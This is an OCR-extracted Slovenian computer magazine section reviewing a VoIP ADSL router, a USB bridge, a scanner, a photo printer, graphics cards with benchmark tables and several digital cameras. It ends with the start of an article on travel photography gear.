ZA: Naprednejši model AVM-jeve naprave FRITZ!Box se v primerjavi z modelom Box DSL pohvali z vdelanim prehodom glasovne telefonije prek internetnega protokola IP (**VoIP**). V osnovi gre za enako enostavno napravo, ki je tudi enakih mer in oblikovno identično odeta v kombinacijo bordo rdeče in sivega ohišja. Gre za kombinacijo **ADSL-modema z usmerjevalnikom** s funkcionalnostjo **telefonske centrale**, kamor je moč prikloppi tako ISDN kot analogni telefonski priključek ter izkoristiti še prednosti, ki jih prinaša internetna telefonija. Usmerjevalniški del ADSL ohranja vse funkcije, ki so na voljo pri osnovnem modelu Box! Takojšnja prednost VoIP-a je uporaba internetne telefonije **brez vklopljenega računalnika**, hkrati pa vse klice, tako internetne kot klasične oz. ISDN sprejemamo prek istega obstoječega telefona (ali več telefonov). Inteligentni sistem za **upravljanje s pasovno širino in prometom** zagotavlja dobro kakovost internetnih telefonskih klicev, saj ob telefonskem klicu omeji hitrost podatkovnih prenosov in da prednost telefonskemu prometu, ob preveliki zasedenosti internetne linije (že aktivnem klicu) pa klicoči dobi zaseden signal. Naprava omogoča tudi vključitev in funkcije internetne telefonske centrale, vključno s posredovanjem klica, čakajočim klicem, konferenčnim klicem ... Kakovost prenosa govora je bila ob preizkusu odlična, saj naš sogovornik ni zanzal, da bi bilo ob klicu karkoli drugače.

PROTI: Čeprav enota ponuja vse, kar obljublja, za uporabo ene same škatle v našem bivališču spet pogrešamo vsaj štiri priključke LAN ter brezžični del – delovanje kot dostopna točka (AVM je že napovedal naprednejši model FRITZ! Fon Wlan). **JM**

USB-most

Delkin USB Bridge



Skupna ocena:

Razmerje cena/kakovost:

Informacije: Meditrade, d.o.o.

Spletni naslov: www.delkin.com

Cena: 15.000 SIT

Tehnični podatki

Hitrost prenosa: 0,5 MB/s

Napajanje: 2 x AA


Vmesnik: USB 2, 1.1

Mere: 82 x 63 x 19 mm

ZA: Majhna, a enostavna naprava, ki zna vzpostaviti most med digitalnim fotoaparatom in prenosnim diskom. Trije gumbi, en vhod, en izhod USB in nekaj lučk, ki nam povedo, kaj naprava počne. Uporaba je sila preprosta: na eni strani priklopimo digitalni fotoaparatom, na drugi prenosni disk, jo vklopimo, pritisnemo gumb za prenos in počakamo, da se podatki prenesejo. Če želimo biti prepričani, da so se pravilno prenesli, pritisnemo še gumb za preverjanje in počakamo. Podatke lahko prenesemo iz vrste naprav, od digitalnih fotoaparatomov do MP3- predvajalnikov in pomnilniških USB-ključev. Prvi so seveda najzanimivejši, saj nam tam najpogosteje zmanjkuje prostora. Deluje z različnimi modeli, tudi s Canonovimi, ki praviloma potrebujejo gonilnike WIA za prenos podatkov.


PROTI: Prenos podatkov je dokaj počasen, saj smo izmerili le okoli 0,5 MB/s. Drugih omejitev praktično ni, le zunanji disk mora biti formatiran v datotečnem sistemu FAT32. Podatke lahko shranjuje tudi na prenosne diske CD/RW oziroma DVD/RW, pomnilniške USB-ključke in že skoraj pozabljene diske ZIP. Vsekakor zanimiva je tudi možnost, če že imate prenosni disk, da ga lahko želite povečati zmogljivostjo s pomočjo pomnilniških kartic v svojem osebni računalniku.

JM



optični bralnik

Canon LIDE 25



Skupna ocena:

Razmerje cena/kakovost:

Informacije: Canon Adria, d.o.o.

Spletni naslov: www.canon.si

Cena: 19.990 SIT

Tehnični podatki

Ločljivost: 1200 x 2400 dpi

Barvna globina: 48-bitna

Hitrost (strani na minuto):

Možnost branja prosojnic/dia: Ne/ne

Samodejni podajalec: Ne

Vmesnik: USB 2.0

Gonilniki za: Windows, MAC

ZA: Novi Canon LIDE 25 je eden najmanjših in elegantnejših optičnih bralnikov na trgu. Zaradi majhnosti je zelo primeren sopotnik prenosnim računalnikom. Povezava USB 2 ga oskrbuje tudi z energijo, tako da ni potrebe po dodatnem napajalnem kablu, s čimer je omogočeno delovanje tudi na terenu. Bralnik je tih in natančen – med testiranjem nismo zapazili nobenih težav. Zajemi sivinskih in barvnih slik ter črnega besedila so potekali z odličnimi rezultati. Delo z bralnikom je enostavno, programska oprema je odzivna ter preprosta. Bralnik obvlada način zajema MultiMode, kjer programska oprema poskrbi za ločeno shranjevanje skupaj zajetih dokumentov. Vdelana je tudi tehnologija QARE (Quick Automatic Retouching and Enhancement), ki zmanjša posledice praha in prask na dokumentih (predvsem se to vidi na fotografijah). Na ohišju so trije programirljivi gumbi za hiter dostop do funkcij. Pokrov bralnika je moč prilagoditi na različno višino zajemanih objektov (knjiga).

PROTI: Šibka plat bralnika je hitrost oziroma počasnost, saj je treba za predogled zajema A4 čakati skoraj 20 sekund. Tudi zajem črnejše, kot smo vajeni pri drugih optičnih bralnikih. Pri tako majhnem bralniku niti ne moremo pomisliti na dodatke, kot so moduli za zajem iz filma ali prosojnic.

JM

foto tiskalnik

HP Photosmart 8250



Skupna ocena:

Razmerje cena/kakovost:

Informacije: HP Slovenija, d.o.o.

Spletni naslov: www.hp.com

Cena: 56.910 SIT

Tehnični podatki

Število barv: 6

Najvišja ločljivost: 4800 x 1200 dpi

Izmerjena hitrost izpisa: 15 x 10 cm 33 sekund, A4

največja kakovost 3 minute

Dodatne možnosti: PictBridge, LCD-zaslon, bralnik

kartice

Vmesnik: USB 2


Mere in teža: 447 x 385 x 160 mm, 8,5 kg

ZA: Čakali smo ga dolgo, a le dočakali – HP-jev domači tiskalnik z ločenimi barvnimi kartušami. Photosmart 8250 spada v skupino foto tiskalnikov in za tiskanje uporablja 6 barv, kot večina drugih v tej skupini. Ima dve ločeni vložišči za papir, prvega za 15 x 10 cm, drugega za velikost A4. Med njima zna izbrati samodejno, glede na zahtevano velikost pri tiskanju. Poleg tega ima vdelano prepoznavanje papirja, kar bo za mnoge uporabnike olajšanje, saj se ne more zgoditi, da bi na kakovosten papir dobili izpis v slabi (draft) kakovosti. Podobno kot večina drugih tiskalnikov iz tega razreda ima tudi Photosmart 8250 vgrajen bralnik kartic in LCD-zaslon za neposredno tiskanje iz pomnilniških kartic. Zna celo odpraviti učinek rdečih oči in tiskati posamezne sličice iz video zapisa v formatu MJPEG ali MPEG. Temu so dodali podporo standardu PictBridge, tako da je tiskalnik še bolj vsestranski. Barvne kartuše ima zanimivo zasnovane, oblikovane so tako, da ne moremo vstaviti kartuše v napačno ležišče. Tiskalnik ima za vsako barvo še poseben rezervoar, tako da lahko kartušo menjamo med delom in pri tem ne bomo pokvarili izpisa. Črna kartuša ima od drugih večjo zmogljivost, tako da je tiskalnik primeren tudi za pisarniško rabo.

PROTI: Hewlett-Packard navaja, naj bi za velikost izpisa 15 x 10 cm porabil le 14 sekund, no, v našem preizkusu je bil ta čas dvakrat daljši. To je še vedno veliko bolje od prejšnjih modelov, ki so za to porabili okoli ene minute. Hitrejši je tudi pri tiskanju na papir A4 v polni velikosti in kakovosti, v primerjavi s Photosmartom 7690 je kar dvakrat hitrejši, a še vedno porabi za to 3 minute. Kljub temu je ravno zaradi ločenih kartuš in bistveno hitrejšega izpisa zanimiv za širok krog uporabnikov. **AO**

grafična kartica

Sapphire Radeon X550 Silent

Skupna ocena: Razmerje cena/kakovost:

Informacije: PC.Hand, d.o.o.

Spletni naslov: www.sapphiretech.com

Cena: 24.000 SIT

Tehnični podatki

Grafični procesor: ATI X550

Pomnilnik: 256 MB DDR

Hitrost procesorja/pomnilnika: 400/500 MHz

Vodilo: PCIE 16x

Dodatni priključki: DVI, D-sub, TV-izhod

Drugo: Pasivno hladilno jedro

ZA: Sapphire je predstavil pomladitev svoje brezšumne družine grafičnih kartic. Pretekla generacija je temeljila na grafičnemu procesorju ATI X300, nova pa je X550. Kartica, ki je hlajena samo s pasivnim hladilnikom, je opremljena še z 256 MB DDR pomnilnika ter ima poleg digitalnega priključka DVI in analognega D-sub še izhod za prikljop na televizijo. Seveda novinec temelji na vodilu PCI express. X550 Silent sicer cenovno spada v vstopni razred, a hkrati ponuja več zmogljivosti od modela X300 HyperMemory. Poglavitna prednost X550 je pomnilnik, dodan na kartici, kar manj obremenjuje sistemski pomnilnik in vodila, hkrati pa omogoča višjo zmogljivost. Procesor X550 ima 4 cevovode za obdelavo pik ter dva za obdelavo tekstur. Kartica strojno podpira knjižnico DirectX 9. Med poganjanjem zmogljivostnih testov se je kartica dobro segrela – hladilno jedro je bilo izredno vroče, a kartica je delovala brez težav, kar potrjuje robustnost rešitev. Kartica bo zanimiva predvsem za sistemske ponudnike, saj bodo kartice našle prostor tam, kjer je potreba po tišini in močnejši zmogljivosti. Ker smo X300 pogosto srečali v medijskem računalniku v dnevni sobi, X550 z dvigom zmogljivosti tu čaka lepa prihodnost. V paketu sta priloženi še PowerDVD in Sapphirov navijalni program TriXX, ki s postopnim dviganjem frekvence ter nenehnim testiranjem poišče najzmogljivejši še zanesljivi prag delovanja kartice, kar je dobrodošlo.

PROTI: Kartica se med delovanjem precej segreje, zaradi česar je priporočljivo, da v ohišju skrbi za pretok zraka drug ventilator oziroma da kartica ni preblizu drugi na vročino občutljivi komponenti.

JM

Test	Ločljivost, globina	X550 Silent	X300	X700, 256MB
3D Mark 2003	1024 x 768 x 32	3536	2558	6931
3D Mark 2005	1024 x 768 x 32	1781	1101	3185

Testni sistem: Procesor Intel P4 3.8 GHz, matična plošča MSI P4N Diamond, pomnilnik 2 x 512 MB Corsair DDR2-566, Windows XP.

grafična kartica

Club 3D Radeon X800 RX

Skupna ocena: Razmerje cena/kakovost:

Informacije: IZID, d.o.o.

Spletni naslov: www.club-3d.com

Cena: 47.900 SIT

Tehnični podatki

Grafični procesor: ATI R480

Pomnilnik: 256 MB GDDR3

Hitrost procesorja/pomnilnika: 475/490(980) MHz

Vodilo: PCIE 16x

Dodatni priključki: 2x DVI, VIVO

ZA: Club 3D je predstavil novo grafično kartico, ki temelji na grafičnemu procesorju R480. Osnovna vršina kartice, imenovane X800 RX, je odlično razmerje med zmogljivostjo in ceno, saj se kartica cenovno uvršča v srednji razred, hkrati pa ponuja visoko zmogljivost. Zanimivo je, da v specifikacijah piše, da kartica temelji na čipu R480, ki naj bi bil čip iz serije X850 XT, kjer deluje z šestnajstimi cevovodi. Vse kaže, da je Club 3D prišel do serije čipov s težavami pri delovanju vseh 16 cevovodov, zato jih je osem preprosto izključil in ponudil kartico pod nazivom X800 RX. Dodatna prednost je tudi nova zasnova kartice, ki je zmožna dvojnega delovanja z dodatno kartico Crossfire. Sicer je kartica po vseh drugih merilih dokaj klasična – ima 256 MB grafičnega pomnilnika GDDR3, 2 DVI-izhoda, ter vrata VIVO za TV-izhod in zajemanje videa. Hladilno jedro s ploskim ventilatorjem, ki zaseda le eno režo, je zmaga trenutne generacije ATI-ja glede na konkurenco. V škatli so priloženi še vmesnika RAMDAC 400 MHz za priključitev analognih monitorjev, vsi potrebni kablji za delo z videom, program PowerDVD ter igra na DVD-ju Collin McRea Rally 2005. Glede na zmogljivostne teste 3D Mark je razlika med rezultati modelov RX ter X800 PRO in X800 XT manjša, kot smo predvidevali, kar pomeni, da je ob polovični ceni glede na X800 XT kartica res ugoden nakup. Poleg tega se nikoli ne ve – morda lahko nabudneži z nekaj igralkarja odprejo še kak cevovod in iz kartice iztisnejo še nekaj odstotkov zmogljivosti.

PROTI: S prihodom prvih kartic, ki bodo temeljile na čipu X800 GTO se zna razmerje med zmogljivostjo in ceno še izboljšati. Seveda pa ne velja pozabiti, da smo pred predstavitvijo naslednje generacije grafičnih kartic ATI – R520, o čemer bomo več pisali prihodnjič! JM

Test	Ločljivost, globina	X800 RX	X800 PRO	X850 XT
3D Mark 2003	1024 x 768 x 32	8851	10.101	12.253
3D Mark 2005	1024 x 768 x 32	4038	4686	5540

Testni sistem: Procesor Intel P4 3.8 GHz, matična plošča MSI P4N Diamond, pomnilnik 2 x 512 MB Corsair DDR2-566, Windows XP.

grafična kartica

Nvidia GeForce 7800GT

Skupna ocena: Razmerje cena/kakovost:

Informacije: Nvidia

Spletni naslov: www.nvidia.com

Cena: okoli 115.000 SIT

Tehnični podatki

Grafični procesor: G70

Pomnilnik: 256 MB GDDR3

Hitrost procesorja/pomnilnika: 400/500(1000) MHz

Vodilo: PCIE 16x

Dodatni priključki: 2x DVI, VIVO

ZA: 7800GT je nova kartica, ki gradi na sedmi generaciji grafičnih procesorjev GeForce. Po pričakovanih izgubljeni X na koncu oznake pomeni nekaj manjšo zmogljivost glede na prvega, 7800 GTX. Sicer je grafični procesor enak – G70, ki ga sestavlja več kot 300 milijonov tranzistorjev. Glede na zmogljivejšega brata je procesor 7800GT počasnejši za 30 MHz, pomnilnik pa za 100 MHz (skupaj zaradi DDR to znese 200 MHz). Namesto 24 senčilnikov pik jih ima GT le dvajset, senčilnikov modelov pa le sedem namesto osem. Vse to vpliva na zmogljivost, kot smo po pričakovanih izmerili tudi v testih, a pomembne stvari – nove tehnologije ostajajo prisotne v celoti! Tako GT uporabniku ponuja vse bonbončke tehnologij HDR in Shader Model 3 iz nabora DirectX 9.0. V primerjavi s kartico 7800GTX, ki je glede na predhodne generacije grafik že opazno energijsko varčnejša in zaradi manjšega segrevanja in hlajenja tišja, se 7800 GT glede vsega še bolje odreže. Ob najvišji obremenitvi porabi 85 W energije, njen hladilni element, katerega ventilator se prilagaja trenutni obremenitvi in temperaturi in je prijetno tih, pa zaseda eno samo režo.

PROTI: Žal Nvidia še vedno ni popravila gonilnikov za SLI. Podporo dveh kartic, temelječih na različnih procesorjih, bo, kot kaže, treba počakati še nekaj mesecev, do zime. Čeprav GT prinaša nižjo ceno za Nvidiino najnovejšo generacijo, pa še vedno željno pričakujemo novega predstavnika za srednji cenovni razred, ki ga trenutno nadomeščajo cenejši 6800. Prav tako je vprašljivo, ali 100 evrov razlike v ceni upravičuje nakup kartice 7800 GT namesto GTX.

JM

Test	Ločljivost, globina	7800 GT	7800 GTX	X800 PRO	X850 XT
3D Mark 2003	1024 x 768 x 32	15.135	16.701	10.101	12253
3D Mark 2005	1024 x 768 x 32	6805	7553	4686	5540

Testni sistem: Procesor Intel P4 3.8 GHz, matična plošča MSI P4N Diamond, pomnilnik 2.x.512 MB Corsair DDR2-566, Windows XP.

JESENSKE DOBROTE

Jesen nam zopet prinaša vrsto novosti, ki so jih proizvajalci predstavili v poletnem času.

Piše: Alan Orlič Belšak

alan.orlic@mojmikro.si



Konica Minolta Dynax 5D

V boj za kupce **zrcalnorefleksnih** fotoaparatorov se je med zadnjimi spustila Konica Minolta. Lansko leto predstavljenemu modelu 7D se je letos pridružil 5D, namenjen predvsem amaterskim uporabnikom. Naj vas to ne zavede, gre za **zelo spodoben** fotoaparator. Ohišje je zelo masivno in je med težjimi v svojemu razredu. Oblikovano je zelo dobro, saj se lepo drži v roki, snovalci so poskrbeli tudi za dobro razporejene gumbe. Prek njih dosežete vse pomembne nastavitve, ne da bi za to morali posebej v meni. Zaslona za pregledovanje slik je velik, podobno kot pri 7D, v bližini je tudi gumb za **umirjanje slike**. Ta možnost je ena izmed tistih, ki utegne tehtnico pri kupcu prevesti na stran Dynaxa 5D, saj namreč vsak objektiv dobi s tem možnost umirjanja slike. Kljub malce drugačni logiki, ki jo ima Konica Minolta, je fotoaparator **zelo enostaven za uporabo**, tudi na račun že prej omenjene dostopnosti nastavitvev. Izravnava beline so namenili kar vrtljiv gumb, poleg že nastavljenih možnosti in ročne nastavitve pozna Dynax 5D tudi nastavitvev v Kelvinih, od 2500 do 10.000 v korakih po 100 Kelvinov. V menijih se skriva še vrsta dodatnih možnosti, ki nam omogočajo prilagoditi fotoaparator po svojih željah. Novinec se je zelo dobro obnesel tudi pri **kakovosti slike**, ki je med boljšimi v svojemu razredu. Šuma je zelo malo, celo pri ISO 3200. Če ga primerjamo z drugimi, se po ergonomiji in kakovosti slike brez težav prebije prav v vrh v razredu amaterskih zrcalnorefleksnih fotoaparatorov. Konica Minolta se torej vrača na stara pota slave in kmalu bomo videli tudi to, kako se bo obnesla naveza s Sonyem.

Kodak EasyShare C360

Ali se bo Kodakova usmeritev v kompaktne fotoaparate obnesla, bomo videli čez čas, trenutno je za petami Canonu in Olympusu. Zadnji fotoaparator v seriji C je model 360, ki je po osnovnih značilnostih zelo podoben sorodniku C340. Ohišje je malenkost bolj odebeljeno in drugače zaobljeno, tudi nekaj novih gumbov se najde. Različnih fotografskih programov je še nekaj več, 17 v primerjavi s 13, kolikor jih ima C340. Izboljšana je tudi način snemanja **videa**, ki zmore spodobnih **24 posnetkov na sekundo** pri ločljivosti **640 x 480 pik**. Za format so zapisali izbrali kar **MPEG 4**, ki je praktično omejen le z velikostjo pomnilniške kartice. Največja dolžina, ki jo lahko posnamete v enem kosu, je **do 80 minut**. C360 pozna kar nekaj načinov merjenja svetlobe, med drugim točkovno merjenje. Ima tudi povečano občutljivost do ISO 800, a le pri nižji ločljivosti. Kljub temu s šumom odlično odpravi, kar je seveda uporabnikom najpomembnejše. C360 se je izkazal za zanimiv fotoaparator z nekaterimi naprednimi možnostmi, ki so nad pričakovanji v tem razredu, in pomeni dobro konkurenco drugim znamkam.

Canon Digital Ixus 750



Se sprašujete, kaj lahko še ponudi fotoaparator **velikosti škatlice vžgalic**? Čedalje več, kar potrjuje tudi zadnji novinec iz serije Ixus. Prvo, kar boste opazili, ko ga boste prijeli v roke, je **velik LCD-zaslona** na zadnji strani fotoaparata. Zaradi tega so se vsi gumbi umaknili na desno stran, kar zahteva malo več spretnosti pri uporabi z eno roko. Fotografiranje so namenjene tri osnovne možnosti: **samodejni, scenski in ročni način**. Slednjega ne jemljite dobesedno, le dopušča nastavitve, ki so v samodejnem zaklenjene, na primer nastavitve ISO-občutljivosti in pod/nadosvetlitve. Malce so preuredili tudi štirismerni gumb, predvsem kar glede dosegljivosti nastavitvev. Tako je v ospredje prišla **nastavitvev ISO**, kar utegne biti zelo priročno. Ixus 750 se je izkazal kot zelo



hiter malček, za vklop porabi le okoli ene sekunde. Ostri dokaj hitro, v slabših svetlobnih razmerah si pomaga z dodatno osvetlitvijo. Kakovost slike je zelo dobra, tudi pri višjih ISO-občutljivostih. Če zaključimo, to je spodoben in zmogljiv malček, ki bo kos tudi resnejšim uporabnikom. Za piko na i bi lahko Canon poskrbel z daljšo ali širšo goriščnico, a za to bomo počakali na naslednji model.



Canon Powershot A410

Canonov vstopni model je nekoliko pridobil pri mišicah in, kot je že v navadi, je cenejši od predhodnika. Oblika ostaja podobna, tudi pri gumbih ni velike razlike. LCD-zaslona je seveda med najmanjšimi, zadošča pa za ogled in nastavitve. Morda ravno zaradi tega snovalci pri tem modelu še vztrajajo pri **navadnem iskalu**, ki ga v seriji Ixus praktično ni več. Možnosti za fotografiranje je kar nekaj, v osnovi so zelo podobne tistim iz Ixusa 750, čeprav jih je nekaj manj. Tako recimo manjka ISO 400, zato pa ima na voljo **ročno nastavitvev izravnave beline**. Pri fotografiranju se je dobro obnesel, pozitivno nas je presenetila **samodejna izravnava beline**. Če upoštevamo, da gre za vstopni model, ponuja fotoaparator vse tisto, kar je za nezahtevno rabo potrebno, in še kaj več, kar bo zadostilo radovednosti in nadaljnim zahtevam.



Konica Minolta Dimage X1

Kar se da narediti veliko, se da tudi manjše, so rekli razvojniki in uspešno vstavili **sistem za umirjanje slike** na tipalu v žepni model, Dimage X1. Fotoaparator niti ni tako majhen, če ga primerjamo s predhodnikom, delno tudi na račun velikega LCD-zaslona. Oblikovalci so ga lepo vstavili v ohišje, tudi preostali del fotoaparata sledi modernemu oblikovanju. Za uporabo X1 ni ravno najprijetnejši, večina nastavitvev je dosegljiva le v meniju, kar pomeni nekaj več rokova-

FinePix S9500



- 9.0 milijonov efektivnih slikovnih točk (3488 x 2616)
- xD-Picture Card™, CompactFlash™, Microdrive™
- Fujinon 10.7x optični zoom
- 6.2mm – 66.7mm, F2.8 – F4.9 (28-300mm na 35mm kamerah)
- 1/4 sec. do 1/4,000 sec.
- ISO 80 / 100 / 200 / 400 / 800 / 1600
- 1.8 inčni LCD 118,000 pikselov
- 4 x AA - Alkalne baterije ali 4 x AA - NiMH baterije



novi digitalni fotoaparati

nja s fotoaparatom. A po drugi strani fotoaparati omogoča **nastavitve štirismernega gumba**, ki mu lahko določimo lastne nastavitve. Uporaba fotoaparata je dokaj enostavna, najbolj moti zamik med pritiskom na sprožilec in zajemom fotografije. Je namreč občutno večji kot pri obeh preizkušeni Canonovih fotoaparatih. Kakovost slike je sicer dobra, a pri ISO 200, ki je, mimogrede, tudi najvišja občutljivost, dokaj zrnata. Škoda, saj bi bil lahko to sicer zelo spodoben fotoaparati, ki ga rešuje predvsem vdeleni umirjevalnik slike.



Fujifilm Finepix S9500

Nova tehnologija tipal se je dobro obnesla že v modelu F10, čas je tudi za resnejše modele. Z naslednikom S7000 so pri Fujifilmu čakali kar nekaj časa, a se je to splačalo. S9500 je namreč v mnogih pogledih čisto drug fotoaparati, le podobne oblike. Ta je zelo podobna klasičnim zrcalnorefleksnim fotoaparatom, tudi po velikosti ne odstopa veliko. Odebeljeno držalo na desni strani zelo pripomore k stabilnemu držanju fotoaparata. Objektiv je pridobil tako na širokem kot tele območju in zmore spodoben razpon od **28 do 300 mm**. Malce je utrpela zaslonka, ki je bila pri prejšnjih modelih v tele območju za skoraj celo stopnjo boljše. Objektiv je pridobil še nekaj – **ročni obroč za spreminjanje goriščnice**. Med njim in ohišjem fotoaparata je še obroč za ročno ostrenje. ki pa mu močno manjka prikaz

razdalje v metrih. Ta težava se sicer pri Fujifilmu vleče že od prvega fotoaparata iz serije S, v pomoč je le dvakratna povečava na zaslonu. Uporaba je dokaj enostavna, vse pomembne funkcije so dosegljive prek gumbov in skakanja po menijih ni veliko. Ostrenje je dokaj hitro, v slabih svetlobnih razmerah si pomaga z lučko oziroma nam preostane ročno ostrenje. Kakovost slike je dobra, lahko bi bila še kanček boljše. Še boljše stvar je **velik razpon ISO**, ki se konča pri vrednosti **1600**. Fotografija je v tem primeru že dokaj »šumeča«, a še vedno uporabna. Korak naprej, ki bo prepričal marsikaterega uporabnika v to, da so kompaktni fotoaparati še vedno uporabni. Če strnemo, je Fujifilmu uspelo narediti fotoaparati, ki bo zanimiv za široko paleto uporabnikov.



Olympus FE-120

Majhen, zmogljiv, hiter – to je Olympusov novinec v treh besedah. Pojdimo še po daljši poti. FE-120 je del oblike pobral iz serije myu, a na svoj način. Rahlo odebeljen desni del, malce bolj oglato, a kljub temu elegantno ohišje. LCD-zaslon ni med večjimi, zato je zadnja stran kar malce prazna, so pa zaradi tega gumbi toliko lažje dosegljivi. FE-120 ponuja kar nekaj možnosti za fotografiranje, predvsem **samodejnih in scenskih načinov**. Zanimivo je, da nima možnosti ročne nastavitve ISO-občutljivosti, so pa zato še vedno na voljo pod/nadosvetlitev in druge pomembne možnosti. Uporaba je preprosta, presenetni dokaj **hitro ostrenje**, ki dobro deluje tudi v slabših svetlobnih razmerah. Temu dodajmo še dobro kakovost slike in dobimo vse, kar povprečen uporabnik potrebuje za vsakda-

nje fotografiranje. Olympusu je uspelo dobro oceniti, **kaj potrebuje povprečen uporabnik**, in ta pričakovanja FE-120 v celoti izpolni.



Kodak EasyShare V550

Trud, vložen v razvoj kompaktnih modelov, se pri Kodaku počasi obrestuje in njihova paleta je že lepo polna. Serija V je namenjena tistim, ki jim je pomembna tudi zunanost. **Kovinsko ohišje in zanimivo razporejeni gumbi** so glavna značilnost modela V550. Nekaj jih najdete na vrhu, kjer so snovalci namestili glavne možnosti za fotografiranje, drugi so na zadnji strani. Glavna težava je v tem, da so dokaj majhni in jih bo nekdo z večjo »šapo« le stežka dosegel. Torej ciljna skupina je znana, predvsem **ženske**. Pomemben del je namreč namenjen **prikazu fotografij**, ki jih, pazite zdaj, lahko **shranimo v posebno mapo v fotoaparatu**. Tako ga spremenite v okvir za slike, ki vam jih nato lepo vrtili po vrsti. Le zakaj bi na delovno mizo postavljali slike svojih najdražjih, če jih lahko prikazujete kar na digitalnem fotoaparatu? S tem namenom je zraven priložena posebna **postaja**, ki rabi poleg predvajanju fotografij še poljnjenju in povezavi z osebnim računalnikom. V550 je dokaj preprost za uporabo, poleg samodejnega načina ponuja še **vrsto scenskih nastavitvev**, od fotografiranja hrane do fotografiranja v muzeju. Delovanje je hitro, predvsem ostrenje, najpočasnejši del pa je shranjevanje fotografij na pomnilniško kartico. Kakovost slike je zelo dobra, tudi pri višjih ISO-občutljivostih. Vsekakor zanimiv fotoaparati, ki ponuja veliko tudi zahtevnejšim uporabnikom. ■

Proizvajalec in ime modela	Konica Minolta 5D	Konica Minolta Dimage X1	Canon Digital Ixus 750	Canon Powershot A410	Fujifilm Finepix S9500	Kodak EasyShare V550
Skupna ocena:	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■
Razmerje cena/kakovost	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■
Informacije	Eurofoto, d.o.o.	Eurofoto, d.o.o.	Avtera, d.o.o.	Avtera, d.o.o.	Image & Information, d.o.o.	Accord, 92 d.o.o.
Spletni naslov	www.konicaminolta.com	www.konicaminolta.com	www.canon.com	www.canon.com	www.fujifilm.com	www.kodak.com
Cena	199.990 SIT	103.990 SIT	119.990 SIT	39.990 SIT	167.976 SIT	88.260 SIT
Za	umiranje slike, možnosti	umiranje slike, tanko ohišje	hitrost, slika	enostavna raba, oblika	razpon goriščnice, ISO	ohišje, ostrenje
Proti	omejen prikaz informacij	kakovost slike, velikost	nekoliko visoka cena	ISO le do 200	velikost	majhni gumbi
Tehnični podatki						
Najvišja ločljivost	3008 x 2000	3264 x 2448	3072 x 2304	2048 x 1536	3488 x 2616	2690 x 1944
Tip in ločljivost tipala	CCD, 6 M	CCD, 8 M	CCD, 7 M	CCD, 3 M	CCD, 9 M	CCD, 5 M
Objektiv (mm)	objektivi KM AF, 1,5x faktor	37 111 mm	37 111 mm	41 131 mm	28 300 mm	36 108 mm
Razpon časa	30 s 1/4000 s + B	1 s 1/2500 s	15 s 1/2000 s	1 s 1/2000 s	30 s 1/4000 s	8 s 1/1500 s
Občutljivost ISO	80 3200	50 200	50 400	50 200	80 1600	80 400
Zaslonka	-	f 3,5 3,7	f 2,8 4,9	f 2,8 5,1	f 2,8 4,8	f 2,8 4,8
Pomnilniška kartica	CompactFlash I, II	SD Card	SD Card	SD Card	CompactFlash I, II, xD Card	SD Card
Vmesnik	USB	USB	USB	USB	USB	USB
Teža	670 g	185 g	185 g	165 g	745 g z baterijami	160 g
Baterije	Li ion	Li ion	Li ion	2 x AA	4 x AA	Li ion

KAKO NA POT?

Fotografija pozna mnogo različnih slogov in načinov »risanja« s svetlobo. Popotna fotografija tu ni izjema. Pri tem ima oprema fotografov pomembno vlogo.

Piše: Iztok Bončina

iztok.boncina@mojmikro.si

Če bi bliskovito preleteli milijonsko množico turistov in popotnikov, ki po svetu lovijo motive s svojimi fotoaparati, bi naleteli na zelo različne prijeme. Nekateri na hitro poslikajo okolico s svojimi »trotli« in hitijo dalje, drugi si vzamejo čas, opazujejo motiv, postavijo stojalo, uporabljajo odsevnike ali bliskavico, si celo pomagajo z asistenti itd.

V fotografiji brez dvoma drži pregovor, da »ni pomembno, kakšen fotoaparati imaš, temveč kaj znaš z njim narediti«. Vendar pa je na potovanju marsikateri posnetek občutno boljši in lepši, če imamo kakovostno in za določen motiv **primerno opremo**, ki jo seveda znamo uporabljati. Oglejmo si nekaj osnovnih in priporočljivih primerov fotografske opreme, ki nam na potovanjih omogoča posneti skoraj vsak motiv v različnih razneh. Ker so ideje in želje pa tudi finančne zmožnosti popotnih fotografov različne, razdelimo opremo na dve kategoriji – recimo jima začetna, amaterska in »ta resna«, profesionalna.



Kodak EasyShare C360



Meditrade, d.o.o.
www.kodak.com
72.000 SIT
zajem videa

majhen razpon ISO

2690 x 1944
CCD, 5 M
34 102 mm

4 s 1/1200 s
80 160
f 2,7 4,6
SD Card

USB
170 g
2 x AA

FOTOAPARATI

Zadnje raziskave so pokazale, da se brez fotoaparata zelo težko fotografira. Amater bo imel pri sebi preprost, cenejši, a obvezno zrcalni fotoaparati (analogni ali digitalni), ki omogoča ročno nastavljanje zelenih funkcij. Za resno fotografijo pozabite na »trotle«. Profesionalni fotograf si bo seveda priskrbel boljšega, dražjega, s seboj pa bo nosil vsaj še enega **rezervnega**. Dodatni fotoaparati te reši iz stiske, če se prvi pokvari, lahko pa ga uporabljate tudi istočasno, vendar z drugim objektivom, drugačnim filmom itd.

OBJEKTIVI

